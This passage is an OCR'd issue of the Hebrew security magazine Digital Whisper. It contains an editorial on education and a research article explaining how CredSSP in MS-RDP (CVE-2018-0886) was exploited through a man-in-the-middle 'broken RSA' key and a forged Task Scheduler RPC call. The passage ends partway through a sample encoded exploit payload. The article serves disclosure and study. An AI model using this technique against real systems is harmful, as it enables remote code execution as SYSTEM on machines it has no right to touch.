


Digital Whisper

גליון 98, ספטמבר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אייל קרני, יהונתן לוסקי, אריק קובלנוב, Elia Florio וליאור בן פורת

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-98 של DigitalWhisper - גליון ספטמבר.

חודש ספטמבר הוא החודש של משרד החינוך, חודש בו כל התלמידים חוזרים מהחופש הגדול ונכנסים לכיתות ולעוד שנה של חינוך וכיף. דברי הפתיחה החודש - מוקדש לכם, משרד יקר.

ראשית, אפתח ואגיד שלא קל, ואפילו קשה מאוד, להיות מורה בארץ שלנו. עושה רושם שכל נדבך במקצוע הזה בארץ הוא לרעתך.

מי שמכיר אותי יודע שאני לא המעריץ הנלהב ביותר של מערכת החינוך בארץ, בין היתר כי: הסטנדרטים שמשרד החינוך דורש מעובדיו - המורים, הם מתחת לכל ביקורת (וכנגזרת ישירה - גם המשכורות והתנאים שלהם). ולכן (בלי להכליל כמובן), מספר רב מאוד של אלו המאכלסים את שורותיו הם אנשים שהקשר ביניהם לבין הוראה שואף לאפסילון. תוסיפו לזה את הקביעות שיש למורים, דבר המוביל בצורה ישירה לבינוניות ומקטין באופן משמעותי את היכולת של משרד החינוך להזרים דם חדש של מורים עם רצון ואהבה למקצוע. תוסיפו לזה את סירוסם של המורים על ידי המערכת עצמה, כך שלמורה היום כמעט ואין את הכלים הדרושים לטפל באירועי משמעת או היכולת להסדיר את הכאוס שסורר בכיתות. והינה - קיבלתם את הנוסחה הבטוחה למצב העגום של מערכת החינוך. המצב לא כל כך פשוט כמו שציירתי את זה, אבל לטענתי הוא לא רחוק משם.

כמובן שהדור הצעיר אינו חף מפגמים, הטענות כלפיו הן (בין השאר) שהוא ינק מגיל אפס את מסכי הלד, חונך ע"י הורים שמפחדים להגיד "לא", במקום לקרוא ספרים שמעודדים סבלנות דחפו לו סרטונים חסרי פשר. הטענות הן שהרבה מהנוער ניחן באי-יכולת להתרכז או להתעמק בדברים, עצלנות, ועוד טענות כגון כך שהחינוך שהתלמידים מגיעים איתו מהבית גם הוא לא כשהיה. אני לא מומחה לעניין - אבל אני מרגיש שאני יכול להסכים עם הרבה מהטענות. אך עם זאת אין זה משנה כלל, מכיוון שאחד התפקידים של משרד החינוך, אם לא התפקיד החשוב ביותר, הוא להבין את זה ולפתח את שיטת הלימוד בצורה כזו שתתאים לאופיו של הדור החדש. זה די מדהים שבשנת 2018 אני יכול להכנס לכיתת לימוד ברב בתי הספר בארץ ולהתקל באותן שיטות הלימוד שבהן אני עצמי למדתי. הנוער השתנה, ואם שיטת הלימוד הנוכחית לא התאימה לפני 20 שנה, היא בטח ובטח לא מתאימה היום.

ואם תגידו לי: יש היום לא מעט בתי ספר שבהם יש מחשבים בכיתה, או שהתלמידים לומדים עם מחשבים-ניידים, שהרבה מהחומר שמועבר מועבר במצגות או באנימציות בוהקות. אענה לכם: זאת התקדמות יפה מאוד, אבל זה Too little too late. ראשית - תחליפו את אותם מורים טכנופובים שלא באמת מתעניינים או מעודדים עניין בטכנולוגיה ומעבירים את מערכי השעור עם כלי לימוד חדשים יחסית,

אך באופן משמים, כזה שעושה חשק לחזור לתקופת האבן, ושנית - הטענות שלי הן אפילו לא על כך, אני טוען ששיטות הלימוד אומנם יכולות להקל על התלמיד להבין את החומר, אך כל עוד היסוד פגום - כל הפלסטיקה למעלה אינה רלוונטית. טוענים שהנוער לא מצליח להתרכז בלימודים? אני טוען שבסבירות גבוהה הוא פשוט משועמם. החומר הלימודי שמגיע יחד עם שיטות הלימוד הפרהיסטוריות פשוט משמימות אותו, ואגב - בצדק. עובדה שהוא מצליח להעביר 8 שעות מול איזה משחק RPG ובשיא הסבלנות מנסה לפתור חידות או למצוא את הדרך הנכונה לנצח בוס כזה או אחר. היום משחקי המחשב כל כך מורכבים לעומת משחקי המחשב שהיו פעם, וכמעט כל בן 9 ממוצע מצליח להבין איך משחקים, להתגבר על מכשולים די מורכבים ולהתקדם עוד ועוד. טוענים שהנוער לא שקדן? שהוא מרים ידיים מהר מדי? תסתכלו עליו שוב - לומד נושאים טכניים קשים שמעניינים אותו, בדיוק כמו שאתם עושים כשאתם מורידים את הגליון החודשי של המגזין ולומדים נושאים חדשים. מחוץ לשעות הלימוד בבית הספר.

אני לא טוען שצריך להפטר עכשיו מכל שולחנות הלימוד, או שצריך לזרוק את כל שיטת הלימוד הנוכחית לפח. ממש לא. חלק חשוב מאוד מתהליך ההתבגרות של בני הנוער הוא לדעת להתמודד גם עם דברים משעממים, וגם עם משימות אפורות. כן, אפשר לדבר הרבה מאוד על איכות הנוער היום, וניתן למצוא הרבה מאוד סיבות למה שאנחנו רואים סביבנו בעניין זה. אך כל זה לא משנה, העובדות בשטח הן שפני הדור השתנו, ושבני הנוער של היום הם לא בני הנוער של פעם. אפשר להמשיך להתלונן על זה ואפשר לנסות לשנות את המצב. ואיפה זה מתחיל? בחינוך.

חודש ספטמבר הגיע. כולם יאחלו לתלמידים החדשים בהצלחה בשנה הקרובה. אך לדעתי מי שבאמת צריך את האיחול הנ"ל הוא לא אחר מאשר שר החינוך.

בהצלחה.

ובנוסף, אנו מעוניינים להזכיר כי תחרות העיצוב שלנו לחולצות עדיין בעיצומה! קיבלנו כבר מספר עיצובים מעניינים - אך נשמח לראות עוד. יאללה לעבודה ☺

ובסוף, ברצוננו להודות לכל מי שבזכותו הגליון החודש רואה אור במתכונתו הנוכחית: תודה רבה ל**אייל קרני**, תודה רבה ל**יהונתן לוסקי**, תודה רבה ל**אריק קובלנוב**, תודה רבה ל-**Florio Elia** ותודה רבה ל**ליאור בן פורת**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

ממפתח פומבי להרצת קוד

כיצד הצלחנו לנצל את ההצפנה ב-MS-RDP (CVE-2018-0886)

מאת אייל קרני, תורגם ע"י מילה סטילמן


מבוא

ב-Patch Tuesday בחודש מרץ, חברת Microsoft שחררה טלאי (patch) עבור CVE-2018-0886, פגיעות קריטית אשר התגלתה על ידי צוות המחקר הישראלי בחברת Preempt. פגיעות זו יכולה להיות מסווגת בתור חולשה לוגית של הרצת קוד מרחוק (RCE - Remote Code Execution). מתקפה כזו דומה למתקפת MiTM קלאסית, אך עם טוויסט נחמד: היא קשורה להצפנה, ספציפית ל-RSA, מה שהופך מתקפה זו לדי ייחודית ומעניינת.

הפגיעות מורכבת מפגם בתכנון של ה-CredSSP, שהוא ספק תמיכת אבטחה עבור Microsoft Remote Desktop ו-Windows Remote Management וגם משתמשים בו לעיתים ב-Powershell. כל אלה יכולים להוות וקטור תקיפה במסגרת החולשה. תוקף עם שליטה מלאה על ערוץ התקשורת יכול לנצל אותם ולגרום להרצת קוד שרירותי בשרת היעד בשמו של המשתמש!

הראינו את המתקפה עבור גישה מרוחקת למחשב, המתבצעת ב-RDP (Remote Desktop Protocol) בסביבת Windows מנוהלת. כאשר משתמש הוא מנהל מקומי (administrator) במערכת היעד, והוא מתחבר לשרת בגישה מרוחקת. אם התוקף יושב בתווך ביניהם, ניצול של חולשה זו יאפשר לו להריץ קוד כ-SYSTEM, ובכך להשתלט לגמרי על המערכת. - זה נכון הן עבור חיבור כ-Restricted Admin והן עבור מצב רגיל של RDP.

הדגמה של ההתקפה ניתן למצוא [כאן] (מומלץ לקרוא קודם את כל הבלוג):



[איור 1 - הדגמה של תסריט אקספלויט של CVE-2018-0886]

מהסיבות המתוארות לעיל, ומאחר שחיבורים באמצעות RDP הם נפוצים מאוד, פגיעות זו הינה בעלת ערך רב עבור תוקפים. יתר על כן, הפגיעות נמצאת בכל הגרסאות של Windows (החל מ-Vista) כחלק ממערכת ההפעלה, כל עוד ה<u>תיקון</u> אינו מיושם.

במאמר הנוכחי, אלווה אתכם לאורך המסע שעברתי במציאת החולשה וניצולה. אסביר את הפרטים הטכניים והמתמטיים של פגיעות זו.

ידע מקדים מסויים נדרש. ההנחה היא שהקורא הינו בעל היכרות מסוימת עם סביבת (Active Directory, בעיקר עם MS-RDP, NTLM (NT LAN Manager), Kerberos ו-Security Support Provider Interface) SSPI). על מנת ללמוד עוד על מונחים אלה, מצורף רפרנס טכני בסוף המאמר. לקוראים שאינם מכירים את התחום לעומק, מומלץ לקרוא אותו לפני ההמשך.

המסע: כיצד גילינו את החולשה

פגם #1:

המסע שלנו מתחיל בחולשה נוספת שהתגלתה על ידי Preempt. בחולשה זו, הראינו את היכולת לעשות NTLM Relay במקרה של מצב RDP Restricted Admin גם ללא ידיעת המפתח הציבורי של שרת היעד. הדבר אינו טריוויאלי מכיוון שכל התהליך נעשה תחת אבטחת TLS (Transport Layer Security), ולכן הוא מוצפן על ידי הסרטיפיקט של השרת. ניתן למצוא מידע נוסף על פגיעות זו <u>כאן</u>.

ניצול של NTLM Relay היה אפשרי בגלל הדרך שבה ה-RDP מיושם. נתבונן בתהליך:

1. מתבצע משא ומתן לגבי יכולות (בדרך כלל CredSSP נבחר)
2. נוצר ערוץ TLS
3. NLA (Network Layer Authentication) מבוצע באמצעות CredSSP
4. הלקוח מאמת את הסרטיפיקט, מוצגת אזהרה בעת הצורך
5. המשתמש מאשר את האזהרה
6. המשתמש שולח את הסיסמה שלו דרך CredSSP (במצב רגיל)
7. מתבצע התחברות מוצלחת וביצוע פעולות UI מרחוק

לאחר פתיחת ערוץ מוצפן ומאובטח, השלב הבא ב-RDP הוא NLA. השרת מאמת כי הלקוח הינו בעל האמצעי האימות עבור המשתמש בשיטת האימות הרגילה (למשל, Kerberos). זה חוסך את הצורך להקצות משאבים הנדרשים עבור ההתחברות.

בשלב הרביעי, הלקוח מוודא את הסרטיפיקט. אזהרה לא תוצג אם הסרטיפיקט חתום על ידי רשות מוסמכת (CA) או אם הסרטיפיקט מוגדר ככזה שסומכים עליו ידנית. עם זאת, חברת Microsoft החליטה

כי הסרטיפיקט לא ייבדק כאשר מבוצע אימות של Kerberos, זאת מכיוון שהסרטיפיקט מצומד יחד עם הזהות הקרברוסית בשלב השלישי. אם אף אחד מהתנאים לא מתקיים, האזהרה הבאה תוצג:

[איור 2 - אזהרת MS-RDP סטנדרטית]


ניתן לראות כי ה-NLA מתרחש לפני הוידוא של הסרטיפיקט. לכן, שלב 3 יכול להיעשות עם כל סרטיפיקט מזויף. בהנחה כי כל השאר נעשה בצורה מאובטחת ונכונה. זו לא אמורה להיות בעיה, אך כמובן, זה לא המצב כאן. על כן זה יקרא פגם #1.

נעבור לפגם #2:

כאשר מתמודדים עם פגמים (issues), לפעמים פגם אחד אינו מספיק . פגם שני התגלה כאשר הסתכלתי על התיעוד של פרוטוקול CredSSP.

CredSSP הינו הפרוטוקול הבסיסי אשר משתמשים בו על מנת להעביר את הזהות של המשתמש ב-MS-RDP.בעיקרון, פרוטוקול זה הינו פשוט מאוד. הודעות TSRequest מועברות מהלקוח אל השרת ובחזרה. הודעות אלה מעבירות באופן שקוף טוקנים של SPNEGO שמשתמשים בהם בשלב המשא ומתן של אימות הזהות ב-Windows(Windows Authentication). שלב זה הינו שקוף עבור הלקוח/שרת של ה-CredSSP. הפרוטוקול מתבצע מעל ערוץ TLS מאובטח המוקם כחלק מהשלב הראשון.

נתבונן בתרשים הבא:



[איור 3 - החלק של NLA ב-CredSSP]

בהודעה האחרונה בתהליך המשא ומתן (accept_complete), מחשב הלקוח מעביר את הטוקן הסופי של NLTM/Kerberos, אך הוא גם שולח את המפתח הציבורי של השרת המוצפן והחתום עם SSPI. מבנה המפתח הציבורי נגזר מתוך הפרמטרים העיקריים של ה-RSA. מה שחשוב כרגע, הוא שהמפתח הציבורי מכיל את הפרמטרים N, e שהם המהות של הסרטיפיקט של השרת.

זהו מימוש נפוץ של טכניקה הנקראת Channel Binding, שמטרתה לסכל התקפות העברה של אמצעי אימות לשרתים נוספים על ידי חיבור ערוץ ה-TLS עם האימות של Windows. לכן, הזהות של השרת (מיוצגת על ידי הסרטיפיקט) מצומדת אל הזהות הסטנדרטית של Windows Authentication (כפי שהיא מיוצגת על ידי המפתח של החשבון הרלוונטי).[1]


עם זאת, תכנון זה נושא פגם קטלני בתוכו. בשלב זה, ייתכן שתרצו לקחת כמה דקות כדי לגלות אותו בעצמכם.

[1] כהערת ביניים, ב-CredSSP כברירת מחדל, תהליך User2User מתרחש במקום kerberos רגיל. קודם השרת שולח את ה-TGT אל הלקוח. לאחר מכן, ה-TGS מוצפן עם מפתח הערוץ של TGT. אין לזה השפעה על הפגיעות ולכן אנו מתעלמים מכך.

בעיה #2:

הבעיה השניה היא שהלקוח סומך על המפתח הציבורי של השרת. הוא למעשה מצפין, חותם ושולח ביטים של השרת (מבנה המפתח הציבורי) מבלי לאמת את זהותו קודם. על כן, הבעיה היא למעשה בעיה קריפטוגרפית בעיקרה. כלומר, התוקף יכול לבקש מהשרת להצפין מה שהוא רוצה (טוב, כמעט). במקרה כזה, הוא מצפין וחותם באותה דרך שהיה עושה זאת עבור יישום Windows רגיל ב-SSPI.

זוהי מהותה של החולשה. על מנת לנצל אותה, התוקף יקים שרת מתחזה. לביטים של המפתח הציבורי יהיה שימוש כפול: בתור ביטים של שכבת האפליקציה של הפרוטוקול הנבחר, וכמפתח RSA חוקי. לאחר מכן התוקף יעביר את המפתח הציבור כשהוא מוצפן וחתום כ-payload חוקי של שכבת האפליקציה לשרת המיועד המקורי (אף שרת אחר אינו אפשרי בניצול הנוכחי), זה יראה כך:



[איור 4 - הדיאגרמה של האקספלויט]

אך האם זה באמת אפשרי? אחרי הכל, המפתח ציבורי צריך להיות דו-תכליתי. הוא אמור להיות תקף הן בתור מפתח RSA והן כשכבת האפליקציה המחברת של פרוטוקול של Windows שטרם נקבע. פרוטוקול זה צריך לתמוך ב-SSPI כמובן, אבל כל הפרוטוקולים הסטנדרטיים של Windows אכן תומכים בו.

נתמקד תחילה במה שנראה כבעיה הקשה ביותר: אנחנו צריכים שליטה על המפתח הציבורי של ה-RSA (אשר מתורגם לשכבת האפליקציה).

ניצול החולשה

RSA שבור (היכרות מסוימת עם המתמטיקה מאחורי RSA נדרשת).

ניתן לראות כי אם ניישם את אימות ה-RSA הרגיל, יש לנו שליטה מעטה על N (לפחות), מפני שהוא נבחר כמכפלה של שני מספרים ראשוניים (רנדומליים). מסיבה זו, בחרנו ליישם גירסה משלנו לסכמת ההצפנה שנקרא לה "RSA שבור" (כמובן, RSA לא באמת שבור).

אנו בוחרים N=p כאשר p הוא ראשוני. לאחר מכן אנו יודעים כי $\phi(N) = p - 1$ (ניתן לראות כי כל מספר הקטן מ-p הוא מספר זר ל-p). כאשר אותו **e** קטן מ-**N** כחלק מהמפתח הציבורי, **e** זר ל-$\phi(N)$ וגם ל-**d** המקיים $d = e^{-1} mod\ \phi(N)$, זה מאפשר ליצור "הצפנה" שעובדת (למרות שהיא כמובן ניתנת לשבירה).

עבור הודעה (אשר מקודדת באותה צורה כמו בקבוצה זו) **m**, במשוואה זו $c = m^e\ mod\ N$ היא ה"הצפנה". היא שבירה כמובן מכיוון שכל אחד שיודע את **N** יכול למצוא את **d** המקיימת את המשוואה $ed + \phi(N)C = 1$ על ידי שימוש באלגוריתם egcd.

למזלינו, פרטיות אינה נחשבת לפגם באקספלויט ☺. אם כן, על מנת שה-RSA "השבור" יוכל לעבוד, אין צורך לשנות כמעט שום דבר. ההצפנה והפענוח פועלות באותו אופן כמו ב-RSA. אנו יכולים להשתמש ב-OpenSSL lib המקורי לשם כך, אך אנו עדיין צריכים להסיר כמה אופטימיזציות שבוצעו בשרת, כיוון שלא מעורבים בוארינט זה שני מספרים ראשוניים.

לאחר השלמת שלב זה, יש לנו הצפנה עובדת, ושליטה על **N**. אבל כמה שליטה יש לנו באמת? האם אנחנו יכולים למצוא מספרים ראשוניים בקלות? למען האמת, כן!

מציאת מספרים ראשוניים

לפי משפט המספרים הראשוניים: $\frac{x}{ln\,x} < \pi(x) < 1.256\frac{x}{ln\,x}$

כאשר π היא פונקציה הסופרת מספרים ראשוניים (כמה מספרים ראשוניים קיימים הקטנים מ-x). הסיכוי ליפול באופן אקראי על מספר ראשוני כאשר בוחרים באקראי מספר k בטווח בין 1...N הוא:

$$P(k\ is\ a\ prime) = \pi(N)/N$$

$$1/ln(N) < P(k\ is\ a\ prime) < 1.256\ ln\ (N)$$


כאשר N הוא מספר השוקל בסביבות 600 בתים או 2^{600*8} (זהו מקרה ריאליסטי), מתקבלת ההסתברות שמספר אקראי יהיה ראשוני בין 1/3328 לבין 1/2651. חישוב מדויק של ההסתברות עבור הטווח המתאים (לחולשה) נותן תוצאה דומה. חופש של שני בתים אמור להספיק על מנת למצוא מספר ראשוני מתאים מכיוון ש- $log_{256}(ln(N)) \approx 1.46$.

אנו צריכים לבדוק בסך הכל כ-1650 מספרים על מנת למצוא את המספר הראשוני המתאים (אנו יכולים לדלג על מספרים זוגיים). המחשב מבצע חישוב זה תוך 70 שניות בממוצע (וזהו תהליך חד-פעמי עבור כל אקספלויט של סביבה מסוימת).

אם כן, נראה כי הבעיה נפתרה. אך עדיין יש צורך למצוא פרוטוקול מתאים.

דרישות הפרוטוקול

הדרישה הכי ברורה היא שמבנה המפתח הציבורי יוכל להיות מקודד חוקית בתור השכבה האפליקטיבית. לצורך כך, נסתכל על מבנה המפתח הציבורי הנשלח. מבנה זה הוא ASN.1[2]:



[איור 5 - מבנה המפתח הציבורי]

המשמעות של זה עבורנו, היא ש-8 הביטים הראשונים של הדאטה אינם תחת שליטה מלאה (שלנו).


NTLM או Kerberos

שאלה שצריך לשאול היא האם ניתן ליישם NTLM או Kerberos. ל-SSPI יש מנגנונים סטנדרטיים להתחברות המתבססות על אימות NTLM או Kerberos. בשני המקרים (אם מסכמים על חתימה והצפנה), ישנו טוקן המכיל את המספר הסידורי וישנה חתימה המתווספת לשכבת האפליקציה. הטוקן נקרא ntlm verifier או gss_wrap בהתאמה.

המשא ומתן שמתבצע במהלך ההליך של credssp תמיד מסתיים עם הצפנה וחתימה. המספר הסידורי שבו נחתם המפתח הציבורי יהיה 0.

[2] CredSSP version 2-4

למרות זאת, קיים הבדל חשוב בין הטיפול ב-NTLM ו-Kerberos. ניתן לראות זאת בדיאגרמה הבאה (עבור MS-RPC כדוגמא חשובה):[3] [4]



[איור 6 - NTLM לעומת Kerberos ב-SSAPI]

מבנה המפתח הציבורי נחתם כאילו היה פרוקול חסר כותרת ("headerless protocol"), שבו כל הפרוטוקול נחתם ומוצפן. בניגוד למשל, לחתימה ב-RPC, שבה רק שכבת האפליקציה נחתמת ב-Kerberos. במקרה של NTLM, כל המבנה הוא מוצפן וחתום. אבל שרת ה-RPC מצפה שרק שכבת האפליקציה תהיה מוצפנת. לכן, NTLM מוסיף מגבלה נוספת עבור הפרוטוקול. מגבלה זו למעשה מונעת מאיתנו לבצע מתקפה על NTLM שכן לא נוכל למצוא פרוטוקול חסר כותרת מתאים. איננו בטוחים כי זה בלתי אפשרי. סביר להניח מציאת פרוטוקול כזה תיצור אקספלויט חזק יותר, המאפשר לתוקף לבחור שרת מטרה אחר תוך שימוש ב-NTLM Relay.

נקודה נוספת שיש לציין היא שב-Kerberos, שם השירות המבוקש בטיקט אינו נבדק לחלוטין, כל עוד החשבון תואם. החשבון ב-RDP הוא חשבון של המכונה. לכן, אנו יכולים לומר כי Kerberos הוא פגיע במקצת ל-Kerberos Relay. נתונים המוזנים לשימוש ביישום אחד ניתנים לשימוש ביישום אחר, כאשר לתוקף יש אפשרות להצפין ולחתום על הודעות.

[3] שכבת האפליקציה היא בצורה כללית יותר הנתונים העטופים על ידי GSS_WRAP או שיטה דומה
[4] זה מתרחש בשימוש ב-NTLM מודרני אם אבטחת NEGOTIATE_EXTENDED_SESSIONSECURITY מופעלת.

הנה תקציר של הדרישות עבור הפרוטוקול:

- תמיכה ב-SPENGO
- דרישות הקידוד:
  - שכבת האפליקציה היא Non-ASN1.
  - קידומת 8-ביטים ספציפית שאין לנו שליטה עליה
  - מספר דרגות חופש מסויים
  - אין Header במקרה של NTLM
- יכולת לגרום לנזק עם פאקטה חתומה יחידה
- זמינות במגוון רחב של מכונות

לדידינו, הפרוטוקול היחיד המקיים את כל הדרישות הוא... MSRPC! (מלבד דרישות נוספות הנדרשות עבור NTLM).

איננו מודעים לאף פרוטוקול אחר אשר מקיים דרישות אלה. נשמח לדעת אם קיים.

ניצול החולשה

הקידוד של שכבת אפליקציה של MSRPC הוא MIDL. זהו מבנה מסורבל המתאר בעצם את הארגומנטים שהועברו לפרוצדורה הנשלטת מרחוק.

עבור 8-הביטים הבלתי ניתנים לשליטה בהתחלה, אנו יכולים לבחור כל ערך כאשר הארגומנט הראשון הוא מחרוזת (ייתכן מצביע באופן כללי). זאת מפני שנוצר שדה של 8-ביטים (במקרה של יישום במערכת 64-ביט) הנקרא ReferentId, אשר שרת היעד אדיש לערכו.

לגבי מיקום דרגות חופש, זה לא אמור להיות סיפור גדול מלכתחילה, אבל ה-RPC מתעלם מן הביטים הנוספים, כך שהדרך הפשוטה ביותר היא לשים אותם בסוף.

האקספלויט משתמש בפונקציה הבאה (Opnum1) של ה-Task Scheduler Interface:

```
HRESULT SchRpcRegisterTask(
  [in, string, unique] const wchar_t* path,
  [in, string] const wchar t* xml,
  [in] DWORD flags,
  [in, string, unique] const wchar t* sddl,
  [in] DWORD logonType,
  [in] DWORD cCreds,
  [in, size_is(cCreds), unique] const TASK_USER_CRED* pCreds,
  [out, string] wchar t** pActualPath,
  [out] PTASK_XML_ERROR_INFO* pErrorInfo
);
```

[רפרנס 7 - הפונקציה המיוצאת]

ה-Task Scheduler Interface הוא ממשק מודרני לניהול משימות ב-Windows. הוא דומה לממשק ATSvc (המופעל על ידי הפקודה AT), אבל הוא חזק יותר, שכן הוא מספק שליטה רבה יותר על המשימה שנוצרה ועל המאפיינים שלה.

הנה דוגמא לפקודה המקודדת באקספלויט:

```
path: u'aa\x00'
xml: u'<?xml version="1.0"?><Task
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"><Triggers>
